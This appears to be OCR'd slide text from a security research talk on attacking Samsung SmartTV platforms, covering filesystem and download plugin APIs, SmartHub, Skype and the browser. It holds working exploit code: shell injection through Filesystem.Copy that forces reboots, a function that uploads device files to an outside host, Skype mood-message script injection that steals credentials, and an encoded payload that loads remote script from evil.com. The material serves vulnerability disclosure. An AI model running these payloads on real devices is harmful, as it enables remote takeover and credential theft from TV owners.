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
So we can make a malicious application

We can load the filesystem object: `clsid:SAMSUNG-INFOLINK-FILESYSTEM`

This provides us with `Copy()`, `Unzip()`, `IsExistedPath()`... few more but **one is missing**.

So we can make a malicious application

./ ?



19

[19] http://fossies.org

Attacking the APIs

If the API itself doesn't provide a security issue, it might introduce another one on accident…

APIs will also contain vulnerabilities

Investigation time... `Filesystem.Copy("/proc/self/cmdline",`

`"/dtv/usb/sda1/cmdline")`

APIs will also contain vulnerabilities

Investigation time... `Filesystem.Copy("/proc/self/cmdline",`

`"/dtv/usb/sda1/cmdline")`

APIs will contain vulnerabilities

```
/bin/cp
```

APIs will contain vulnerabilities

```
/bin/cp
```

APIs will contain vulnerabilities

```
Filesystem.Copy("/proc/self/cmdline", "$(reboot)/tmp/bar")
```

We need shells

We can just copy it from USB using this injection… but..

Download API

What should we use? Another API!

Download API

Is really more about uploads...

--- DEMO ---

How to Upload a Download

Create the object

```
// Create object
var DownloadPlugin = document.createElement('object');
DownloadPlugin.setAttribute("id", "DownloadPluginObject");
DownloadPlugin.setAttribute("class", "cPluginObject");
DownloadPlugin.setAttribute("type", "application/sefex");
// Put it somewhere
document.getElementsByTagName("body")[0].appendChild(DownloadPlugin);
// Use it
var DownloadPluginObj = document.getElementById('DownloadPluginObject');
// "Open" it. SEF style.
DownloadPluginObj.Open("Download", "1.000", "Download");
```

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How to Upload a Download

Upload, rinse, repeat.

```
function doUpload(filePath) {
var host = 'tv.isecpartners.com';
var port = 8080;
var serverType = 1;
var ratio = 10;
var header = getHeader(host+":"+port, "/upload");
var body = getBody(filePath);
// Actually do the upload
var result = DownloadPluginObj.Execute("StartUpload", host, port, header, body, filePath,
     ratio, serverType);
return result;
}
// Upload any file just by providing the absolute path
var returncode = doUpload("/mtd_rwcommon/common/WidgetMgr/mgrinfo.xml");
var returncode = doUpload(filePath);
var filePath = "/mtd_rwcommon/error_log/kernel_log.0";
var returncode = doUpload(filePath);
}
```

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
Inception



20

[20] http://www.freesound.org

SmartHub

If we go back to those CMK files...

```
/mtd_rwcommon/widgets/
user
normal
manager
```

SmartHub

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/mtd_rwcommon/widgets/
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SmartHub

If we go back to those CMK files...

```
/mtd_rwcommon/widgets/
user
normal
manager
```

SmartHub

Appception

```
Advertisement/
BBY/
cert/
Common/
config.xml.cmk*
Controllers/
DisclaimerNotice/
EMP/
index.html.cmk*
Main/
Models/
Mvc/
PNS/
Resource/
Services/
Search/
Setting/
SmartHome/
Templates/
Views/
Widget/
widget.info*
widget.signature*
WMCommon/
```

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SmartHub

<3 symmetric keys or 2013 Emulator

SmartHomeMain.js - Main JavaScript file
SmartHomeDefine.js - Definitions and includes
core.js - Main JavaScript objects and functions
WMMain.js - Controls Window management, Checks network
SyncMgr.js - Application launching and versions
AccountController.js - SSO accounts
Login.js - SSO login

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
SmartHub


Search
Updating...
VUDU
Hulu Plus
Netflix
MLB.TV
Pandora
Samsung Apps
Your Video
Family Story
Fitness
Kids
Channel
Web Browser
Schedule Manager
Source
AllShare Play
CinemaNow
Facebook
Fitness VOD
MTV Music Meter
YouTube on TV
A Login
B Wallpaper
Tools
Return

SmartHub


Search
VUDU
Hulu Plus
Netflix
MLB.TV
Pandora
Your Video
Family Story
Fitness
Kids
Web Browser
Schedule Manager
Source
Facebook
Fitness VOD
MTV Music Meter
Tools
Return

Outline

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Social Apps on SmartTV

SmartTV as a frenemy

- Facebook
- Google Talk
- Family Story
- Skype
- Countless independent apps

Social Applications

Social media apps == remote content injection

- Default behavior
- Friends get hacked
- `<script>alert('hey, whats up?')</script>`

Video Communication

- SmartTV is an attractive platform for video communication.
  - Camera
  - Microphone
  - Stationary mount
  - Wide field of vision
  - Nears "always on" connectivity
  - Huge screen
- So what's the best target?

Video Communication

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  - Microphone
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  - Wide field of vision
  - Nears "always on" connectivity
  - Huge screen
- So what's the best target?

Skype

- Skype has:
  - Access to the camera
  - Chat (well, it used to)
  - "Mood Messages" - user status
  - Automatic sign-in capability

Breaking Skype

Emotionally Vulnerable

- Skype was riddled with injection vulnerabilities.
  - Local - almost all fields.
  - Remote - "Mood Messages."
  - Remote - Skype Chat.
- Injection provides access to the entire Skype API as the local user (add/remove accounts, change passwords, etc.).

Breaking Skype

Emotionally Vulnerable

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  - Remote - Skype Chat.
- Injection provides access to the entire Skype API as the local user (add/remove accounts, change passwords, etc.).

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
Breaking Skype - Local Injection

Contact Entry



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
Breaking Skype - Remote Injection

Contact "Mood Message"



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Exploit 1: Remote Reboot

Quite a conversation killer...

- Mood Message:

```
<script src="http://tv.isecpartners.com/reboot.js"></script>
```

- reboot.js

```
fileobject = document.createElement('object');
fileobject.setAttribute("id", "pluginObjectFile");
fileobject.setAttribute("classid", "clsid:SAMSUNG-INFOLINK-FILESYSTEM");
document.getElementsByTagName("body")[0].appendChild(fileobject);
filePlugin = document.getElementById('pluginObjectFile');

// Kill exeDSP, forcing reboot
filePlugin.Copy("/proc/self/cmdline", "\$(killall exeDSP)/tmp/foo");
```

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Exploit 2: Credential Theft

Passwords as "storage info"

- Mood Message:

```
<script src="http://tv.isecpartners.com/exfil.js"></script>
```

- exfil.js:

```
creds = PluginAPIMgr.GetMyStorageInfo();
new Image().src="http://tv.isecpartners.com/"+creds;
```

- Result? - storage path + creds

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Persisting with Skype

Friends forever

- Requires read/write storage
- Autostart capability

Bottom Line

- Remote compromise
- Persistence
- Distribution
- Control

Browser

21

[21] http://www.soft32.com

Browser

Built using webkit, some custom wrappers...

```
/mtd_rwcommon/widgets/normal/20121000003/config.xml
/mtd_rwcommon/widgets/normal/20121000003/bin/
/mtd_rwcommon/widgets/normal/20121000003/WebkitUI/
```

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Browser

Built like other apps…

```
config.xml
ContentPages/
Index.html
Resources/
Scripts/
        Browser.js
        Components/
        Context.js
        Controls/
        jquery-1.4.1.min.js
        Modules/
        Services/
        Utils/
Themes/
```

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Browser

... does it have the same problems?

?

Browser

the "XSS" is *in* the browser

After unsuccessful attacks on the normal HTML DOM elements (`<title>`)


Lets try navigating to `http://<iframe>`

Browser

the "XSS" is *in* the browser

After unsuccessful attacks on the normal HTML DOM elements (`<title>`)

Lets try navigating to `http://<iframe>`



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
Browser

But... what about the real world?

- `<title>`
- document.location
- URL encoding

Enter the fragment

https://tools.ietf.org/html/rfc3986#section-3.5



Enter the fragment

Not the packet kind

```
window.open("http://localhost/ws/test#<iframe>");
```


Enter the fragment

Taking it a step further

`unescape()` --> `alert()`

Enter the fragment

Uh oh… images INSIDE an alert?



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Browser

Yep.

```
<html>
<head>
<script>
var code = "var%20script%20%3D%20document.createElement%28%27
    script%27%29%3B%20script.setAttribute%28%27type%27%2C%20%27
    text/javascript%27%29%3B%20script.setAttribute%28%27src%27%2C
    %20%27http%3A//evil.com/remote.js%27%29%3B%20document.
    getElementsByTagName%28%27head%27%29%5B0%5D.appendChild%28
    script%29%3B))>";
alert("<img src=1 onerror=eval(unescape(code))");
</script>
</head>
</html>
```

Browser

